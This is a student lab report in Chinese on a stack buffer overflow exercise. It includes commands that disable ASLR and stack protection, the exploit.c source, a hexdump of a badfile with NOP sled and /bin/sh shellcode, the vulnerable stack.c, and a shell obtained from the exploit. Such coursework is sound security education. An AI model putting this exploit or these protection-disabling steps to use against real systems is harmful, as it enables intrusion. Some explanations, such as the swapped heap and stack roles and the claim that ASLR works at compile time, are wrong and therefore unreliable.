

缓冲区溢出代码分析报告

Buffer Overflow Code Analysis Report

19180300017 王申奥
shenaowang@foxmail.com

目 录

第一章 缓冲区溢出攻击原理 (TASK 1)	1
1.1 程序的内存分配规则	1
1.1.1 C 语言程序的内存组成	1
1.1.2 函数调用时的栈帧结构	2
1.2 栈溢出攻击基本原理	3
1.3 栈溢出利用的前提准备	4
1.3.1 关闭地址空间布局随机化 (ASLR)	4
1.3.2 禁用堆栈不可执行策略和栈溢出保护	4
第二章 缓冲器溢出的利用与分析	5
2.1 执行 exploit.c 生成 badfile (TASK 2)	5
2.1.1 对 badfile 内容进行分析	5
2.1.2 exploit.c 生成 badfile 的原理	6
2.2 执行 stack.c 完成栈溢出利用 (TASK 3)	7
2.2.1 观察 shellcode 的执行效果	7
2.2.2 stack.c 利用栈溢出 getshell 的原理	8
2.3 基于汇编指令序列进行栈状态分析 (TASK 4)	9
2.4 实验总结	10

缓冲区溢出攻击原理 (TASK 1)

1.1 程序的内存分配规则

1.1.1 C 语言程序的内存组成

缓冲区溢出的一个重要原因是程序在内存复制的过程中没有为目标缓冲区分配足够的空间,使得复制到目标缓冲区的数据多于分配的内存空间,从而造成溢出。因此,理解程序运行时的内存分配规则是分析缓冲区溢出攻击的基础。通常来讲,一个 C 语言程序的运行时内存主要分为五个部分:




图 1.1: C 语言程序的内存分配规则

- 代码段 (Text Segment): 该部分用于存储 C 语言程序的可执行代码,这部分空间通常只读不写;
- 数据段 (Data Segment): 这部分空间用于存储程序中定义的静态变量和全局变量等数据;
- 符号起始段 (BSS Segment): 这部分空间用于存储代码未进行初始化赋值的静态变量和全局变量, C 语言为所有未初始化的变量默认赋值为 0,因此在编译时,该部分被全 0 填充;
- 堆 (Heap): 堆在内存空间中从低地址到高地址增长,主要用于存储函数内部的局部变量;
- 栈 (Stack): 栈从高地址到低地址增长,主要用于动态分配内存空间 (如 malloc 和 free 时)。

1.1.2 函数调用时的栈帧结构

堆栈用于存储函数调用过程中的数据。当程序调用某一函数时,会在堆栈上开辟出一部分空间,这部分空间被称为栈帧 (Stack Frame)。在栈帧中有四个重要区域:




图 1.2: 函数嵌套调用过程中的堆栈内存分配

- **参数区域 (Arguments):** 这部分区域用来存储传入函数的参数值,在函数调用时,这些参数按照相反的顺序压入栈中(由于栈从高地址向低地址增长,因此参数反向压栈的操作从地址偏移的角度看恰好体现为正向的地址增长);
- **返回地址 (Return Address):** 这部分区域用来存储函数的返回地址(也即是调用该函数的 PC 寄存器的值),当跳转到函数入口之前,程序会将下一条指令的地址压入栈帧中;
- **前一帧指针 (Previous Frame Pointer):** 这部分区域用于存储指向前一栈帧的指针,主要是为了确保函数嵌套在返回时能够准确地恢复上一个栈帧的指向;
- **局部变量 (Local Variables):** 这部分区域用于存储函数内部声明的局部变量值。这部分区域的实际内存分配,如局部变量的顺序、区域的实际大小等,取决于编译器。

综上,程序在运行过程中,不断通过堆栈动态加载与释放来执行函数(或其嵌套),通过返回地址和前一栈帧指针等机制,能够确保程序正常执行而不发生崩溃。理解程序的内存分配规则是分析缓冲区溢出的基础,明确了内存分配的基本情况后,很容易理解栈溢出的基本原理。

1.2 栈溢出攻击基本原理

栈溢出通常发生在内存复制或字符串读取时,如`strcpy()`或`gets()`。一旦我们在调用这些函数时没有目标缓冲区为分配足够的内存,就会导致注入到缓冲区的数据大于分配的内存空间,从而导致缓冲区溢出。当然,作为编程人员我们可以通过调用更安全的函数或者小心谨慎地为缓冲区分配足够的内存空间来避免溢出,但是粗心总是在所难免的。一些更“高级”的编程语言如 JAVA,可以具有数组边界检查功能,因此可以在缓冲区溢出时自动检测,抛出 `ArrayOutOfBoundsException` 异常,但是在 C 和 C++ 中都无法检测到溢出。

当程序试图将一段长的数据存入有限的缓冲区时(无论是字符串复制还是字符串接收),就会发生溢出,缓冲区溢出造成的结果有多重,通常情况下这会使得程序崩溃,但事实并不总是如此。




图 1.3: Strcpy() 过程中为分配足够的缓冲区造成溢出

如图所示,在缓冲区的更高地址处,存放着参数区域,返回地址和前一栈帧指针,因此缓冲区溢出带来的影响也是多种的。当由于溢出而改变返回地址时,有四种可能的情况:

- *Possibility 1:* 返回地址中由于溢出而填充的新内容并不能映射到任何一个有效的物理地址,此时程序将会由于返回指令失败 (*Return Address Fault*) 而崩溃;
- *Possibility 2:* 返回地址中由于溢出而填充的新地址可以映射到物理地址,但该地址空间受到保护,例如操作系统内核使用的地址空间,此时跳转仍将失败,程序崩溃;
- *Possibility 3:* 返回地址中由于溢出而填充的新地址可以映射到物理地址,但该地址中的数据不是有效的机器指令(例如,它可能是一个数据区域),此时跳转仍失败,程序崩溃;
- *Possibility 4:* 返回地址中的数据可能恰好是一条有效的机器指令,因此程序将继续运行,但程序的逻辑将与原始程序不同(即可以通过特定设计修改函数的返回地址,从而使程序执行我们的恶意代码)。

当然,缓冲区溢出不止影响 *Return Address*,我们也可以通过对其溢出的数据进行设计,从而利用缓冲区溢出实现如其他函数中局部变量的修改(用于破解软件验证)或参数修改等。

1.3 栈溢出利用的前提准备

1.3.1 关闭地址空间布局随机化 (ASLR)

利用缓冲区溢出 `getshell` 的关键是, 攻击者能够猜测堆栈地址从而针对性地写出 `exp`, 使得溢出的部分数据能够修改返回地址从而执行 `shellcode`。然而, 目前大部分操作系统都实现了地址空间布局随机化 (Address Space Layout Randomization, ASLR)。这是一种针对缓冲区溢出的安全保护技术, 在每次代码编译时, 系统会随机化进程中关键数据区域的内存空间, 包括可执行文件的基础以及堆栈、堆和库的位置。借助 ASLR, 代码每次加载到内存的起始地址都会随机变化, 这就使得攻击者难以猜测恶意代码的注入位置。

为了后续的代码分析, 我们可以关闭地址空间布局随机化, 这可以使得分析难度减小许多。

```
1 $ sudo sysctl -w kernel.randomize_va_space = 0
```

理论上, 对于一个 32 位系统来说, 随机化的栈起始地址有 2^{32} 种可能性, 然而关闭 ASLR 之后, 我们只需要打印一次栈帧地址, 就可以知道整个栈帧及其内部变量的地址分布。

1.3.2 禁用堆栈不可执行策略和栈溢出保护

默认情况下, `gcc` 编译器在编译过程中会在二进制文件中添加特殊标记, 以表明堆栈是不可执行的, 这种策略被称为不可执行堆栈策略 (non-executable stack)。为了成功利用缓冲区溢出, 我们需要通过 `-z execstack` 使堆栈可执行。

此外, `gcc` 编译器会在编译 C 代码时开启 CANARY 栈溢出保护。当启用栈保护后, 函数开始执行的时候就会向往栈里插入 `cookie` 信息, 当函数真正返回的时候回验证 `cookie` 信息是否合法, 若果不合法就会停止程序运行。攻击者在覆盖返回地址的时候往往也会将 `cookie` 信息给覆盖掉, 导致栈保护检查失败, 而阻止 `shellcode` 的执行, 因此我们需要再编译时通过 `-fno-stack-protector` 关闭栈溢出保护。

```
1 $ gcc -o stack -z execstack -fno-stack-protector stack.c
```

当我们完成以上前提后, 就可以使用 `root` 权限运行 `stack.c`, 从而利用其堆栈中的缓冲区溢出漏洞。我们需要构造 `badfile`, 这样当程序将文件内容复制到缓冲区时, 缓冲区就会溢出, 我们注入的恶意代码就会被执行, 从而获得一个 `root shell`。

缓冲器溢出的利用与分析

2.1 执行 exploit.c 生成 badfile(TASK 2)

2.1.1 对 badfile 内容进行分析

首先 make, 利用 Makefile 对 exploit.c 和 stack.c 进行编译 (其中编译时使用 -z execstack -fno-stack-protector 选项, 禁用堆栈不可执行策略和栈溢出保护)。setarch i386 -R ./exploit 执行 exploit.c 然后生成 badfile (注意此时 ASLR 已经关闭, 因此 exploit.c 中声明的 buffer 和 stack.c 中声明的 buffer 内存起始地址相同)。xxd badfile 观察 badfile 内容:

```

(base) shenaow@shenaow-virtual-machine: ~/桌面/hw1$ xxd badfile
00000000: b7cf ffff b7cf ffff b7cf ffff b7cf ffff .....
00000010: b7cf ffff b7cf ffff b7cf ffff b7cf ffff .....
00000020: b7cf ffff b7cf ffff b7cf ffff b7cf ffff .....
00000030: b7cf ffff b7cf ffff b7cf ffff b7cf ffff .....
00000040: b7cf ffff b7cf ffff b7cf ffff b7cf ffff .....
00000050: b7cf ffff b7cf ffff b7cf ffff b7cf ffff .....
00000060: b7cf ffff 9090 9090 9090 9090 9090 9090 .....
00000070: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000080: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000090: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000000a0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000000b0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000000c0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000000d0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000000e0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000000f0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000100: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000110: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000120: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000130: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000140: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000150: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000160: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000170: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000180: 9090 9090 9090 9090 9090 9090 9090 9090 .....
00000190: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000001a0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000001b0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000001c0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000001d0: 9090 9090 9090 9090 9090 9090 9090 9090 .....
000001e0: 9090 9090 9090 9090 9090 9031 c050 682f .....1.Ph/
000001f0: 2f73 6868 2f62 696e 89e3 5053 89e1 99b0 .../shh/bin..PS...
00000200: 0bcd 8000 00 .....

```

图 2.1: xxd 查看 badfile 内容

可以看到, badfile 中的内容分为三个部分:

- (0000-0060): 填充了 0xb7cf ffff, 根据对 exploit.c 的分析我们知道这是 return Address 的 32 位地址;

- (0060-01e0):填充了 0x90,表示 No-Pp,NOP 指令除了将程序计数器前进到下一个位置之外,没有任何意义,当 return Address 落在 NOP 指令区域内时,程序就会自动向后执行直至 shellcode 的起点,提高了猜测地址从而注入 shellcode 的成功率;

- (01e0-0200):填充了 shellcode,由于 NOP 指令填充了 shellcode 之前的大片区域,相当于为 shellcode 创建多个入口点(这也解释了为什么 shellcode 放在 badfile 最后)。

2.1.2 exploit.c 生成 badfile 的原理

在分析了 badfile 的内容之后,其实已经可以大致猜测出 exploit.c 生成 badfile 的流程,接下来我们对 exploit.c 的源码进一步分析,首先是 exploit.c 的 main() 函数:

</> 代码 2.1: exploit.c main()

```
1 void main(int argc, char **argv) {
2     char buffer[BUFFER_SIZE];
3     printf("buffer addr (%p)\n", buffer);
4     FILE *badfile;
5     memset(&buffer, 0x90, BUFFER_SIZE);
6     fillBuffer(buffer);
7     badfile = fopen("./badfile", "w");
8     fwrite(buffer, BUFFER_SIZE, 1, badfile);
9     fclose(badfile);
10 }
```

可以看到,程序 Line 2 首先声明了 BUFFER_SIZE=517 大小的 buffer,通过 print 得知 buffer 的起始地址为 (0xffffce27)。在 Line 5,利用 memset 将 buffer 中的内容全部初始化为 0x90,也即 NOP 指令,然后 Line 6 调用 fillBuffer 函数对 buffer 进行进一步的填充修改,最后 Line 7-9 将 buffer 中的内容写入 badfile 中。因此我们将后续的分析重点放在 fillBuffer 函数:

</> 代码 2.2: exploit.c fillBuffer

```
1 void fillBuffer(char buffer[BUFFER_SIZE]) {
2     int shellcodeSize = sizeof(shellcode);
3     long *returnAddress = (long *) (buffer+OFFSET);
4     long *bufferPtr = (long *) buffer;
5     int i;
6     int shellcodeStartIndex = (BUFFER_SIZE-(shellcodeSize+1));
7     int shellcodeCounter = 0;
8     for (i = 0; i < 25; i++) {
9         *bufferPtr = (long) returnAddress;
10        bufferPtr++;
11    }
```



```
11     }
12     for (i = shellcodeStartIndex; i < (BUFFER_SIZE-1); i++) {
13         buffer[i] = shellcode[shellcodeCounter];
14         shellcodeCounter++;
15     }
16     buffer[BUFFER_SIZE-1] = '\\0';
17 }
```

分析 fillBuffer 函数,我们重点关注两个方面:

- Q1: 返回地址如何写入 badfile?

程序 Line 3 首先声明 returnAddress 的指针并指向 buffer+OFFSET 的位置 (其中 OFFSET=400, 即该指针指向 buffer[400], 至于为何将返回指针修改为 buffer[400] 我们会在后面对 stack.c 的分析中解释, 我们只需要先假定该位置能够作为 shellcode 的入口点即可)。Line 8-Line 10 利用 long 类型的指针 bufferPtr 指示写入位置, 在从 buffer 的起始位置开始, 将 return Address 循环写入 25 次 (后面对 stack.c 的分析也会解释为什么写入 25 次就可以覆盖掉返回地址)。

- Q2: shellcode 如何写入 badfile?

程序 Line 2 声明 shellcodeSize, Line 6 声明 shellcodeStartIndex, Line 12-Line 14 通过 for 循环从 shellcodeStartIndex 开始, 利用 shellcodeCounter 指示 shellcode 的字节位置, 逐字节地将 shellcode 写入 badfile 的末尾, 最后给 buffer 的末尾写 0 标志结束。


2.2 执行 stack.c 完成栈溢出利用 (TASK 3)

2.2.1 观察 shellcode 的执行效果

前面我们已经成功生成了 badfile, 因此我们直接通过 setarch i386 -R ./stack 执行 stack.c 来实现栈溢出。此时终端的返回结果为:

```
1 $ str addr (0xfffffce27)
2 $ buffer addr (0xfffffcde8)
```

以及一个 shell 终端, 我们可以简单地执行一个 whoami 命令测试:



```
(base) shenaow@shenaow-virtual-machine:~/桌面/hw1$ setarch i386 -R ./stack
str addr (0xfffffce27)
buffer addr (0xfffffcde8)
$ whoami
shenaow
```

图 2.2: 执行 stack.c 实现栈溢出从而 getshell

2.2.2 stack.c 利用栈溢出 getshell 的原理

我们注意到,由于关闭了地址空间布局随机化(ASLR),str 的起始地址为(0xffffce27),与 exploit.c 中的 buffer 起始地址(0xffffce27)保持一致。正是基于这一点,通过分析 stack.c 源码,我们就能够理解 badfile 能够实现溢出和恶意代码注入的原理。

</> 代码 2.3: stack

```
1  int bof(char *str) {
2      char buffer[24];
3      printf("buffer addr (%p)\n", buffer);
4      strcpy(buffer, str);
5      return 1;
6  }
7
8  int main(int argc, char **argv) {
9      char str[BUFFER_SIZE];
10     printf("str addr (%p)\n", str);
11     FILE *badfile;
12     badfile = fopen("badfile", "r");
13     fread(str, sizeof(char), 517, badfile);
14     bof(str);
15     printf("Returned Properly\n");
16     return 1;
17 }
```

在 stack.c 中,涉及到的栈内存空间有两个部分:第一个部分是 Line 9 中,main 函数声明的变量 str[BUFFER_SIZE],这部分栈空间为 517 字节,第二部分是 Line 2 中 bof 函数声明的变量 buffer[24],这部分栈空间为 24 字节,并且位于整个地址空间的最底部。Line 11-Line 13 将 badfile 中的内容读到 str 中(事实上,badfile 中的内容是由 exploit.c 中大小为 517 字节的 buffer 写入的,因此长度和 str 恰好相等,并不会溢出)。然后可以看到,在 Line 14 处,将 str(也即 badfile)作为参数传入 bof 函数,bof 通过 strcpy 将 str 复制给 buffer,然而 buffer 的大小仅为 24,因此发生了栈溢出,实现了 shellcode 的注入。

事实上,通过上述分析,再结合 stack.c 执行后打印出的 str addr 和 buffer addr,我们就能够理解 badfile 成功利用栈溢出注入 shellcode 的整个过程:

• Step 1: 覆写 bof 函数的 return Address

通过上述分析,我们知道,栈溢出发生在 bof 函数调用 strcpy 的过程中。当程序执行 strcpy(buffer, str) 时,实际上 badfile 中的前 200 个字节(25 × 32 位地址)复制到 buffer[24] 时发生溢出,其中溢出的部分数据(第 25 次写入的地址)恰好覆写了 bof 的返回地址(0xb7cffff 覆写,返回地址为 0xffffcfb7)。

• Step 2: shellcode 注入

由于 badfile 中的内容分别写入 str[517] 和 buffer[24] 中, 因此 shellcode 也被注入两次, 但观察 return Address, 0xb7c fff 覆写后 bof 的返回地址为 0xffff cfb7 ($0xffff cfb7 < 0xffff cde8 + 400 = 0xffff cfec$), 因此向栈底执行 NOP, 最终执行的 shellcode 是复制到 buffer[24] 后溢出部分的 shellcode。

2.3 基于汇编指令序列进行栈状态分析 (TASK 4)

前面我们已经从 str addr, buffer addr 和 badfile 出发, 对栈溢出注入 shellcode 的过程进行了分析, 在这部分, 我们主要是结合汇编指令序列, 通过分析 stack.c 程序执行过程中的关键栈状态, 对 2.2.2 中的过程进行验证。

• main 函数 call fopen 后, call bof 前:

在 main 函数 call fopen 之后栈的初始状态如图 2.3 中第 1 部分, 此时程序已经通过声明 str[BUFFER_SIZE] 将 %esp 下移 0x210 字节, 为 str 开辟出 517 字节大小的栈空间。




图 2.3: main call fread 后, bof call strcpy 前的栈状态

• bof 函数 call strcpy 前:

在进入 bof 函数之后, call strcpy 之前栈的状态如图 2.3 中第 2 部分, 此时程序通过 buffer[24] 将 %esp 下移 0x24 字节, 为 buffer 开辟出 24 字节大小的栈空间。

• bof 函数 call strcpy 后, bof 返回前:

如图 2.4, 在 bof call strcpy 后, 会将 str 内容 (也即 516 字节长的 badfile) 复制到 buffer[24] 中, buffer 内存过小发生溢出, 其中 buffer[25] 处的数据会覆写 bof 的返回指针 return Address, 覆写后 return Address 中的内容指向 0xffff cfb7 的有效物理地址 (此处没有用汇编代码中的虚拟地址表示)。




图 2.4: bof call strcpy 后,bof 返回前的栈状态

• return main 后:

如图 2.5 所示,在 return main 后,%esp 指向物理地址 0xffffcfb7,此处的栈内容为 NOP 指令。而 NOP 指令的作用是指示下一条可执行指令,因此程序沿着栈底方向执行,最终执行注入的 shellcode,从而返回 shell (此处的 shellcode 是 buffer 溢出后覆写到栈中的,此时 shellcode 结束地址为 0xffffcfec)。

2.4 实验总结

至此完成了缓冲区溢出完整过程的分析,对于本次利用过程总结如下:

- 在整个过程中,有两点前期准备不可或缺,一是关闭 linux 的 ASLR,这使得我们能够在 exploit.c 中构造出和 stack.c 中同样地址的 buffer 栈空间,因此能够成功通过地址推理出 shellcode 的注入位置;二是在编译时禁用堆栈不可执行策略和栈溢出保护,这使得我们注入到堆栈中的 shellcode 得以执行而不至于 fault。

- 从分析过程而言,对于源码和物理地址空间的推测为主(主要是通过 print 堆栈地址结合源码来推理栈状态),汇编指令序列分析为辅。总结原因还是对于汇编指令序列的分析不够熟悉,因此完全从汇编指令出发对整个过程的栈状态进行分析难度较大,需要在后续过程中加强自己分析汇编指令序列的能力。




图 2.5: return main 后的栈状态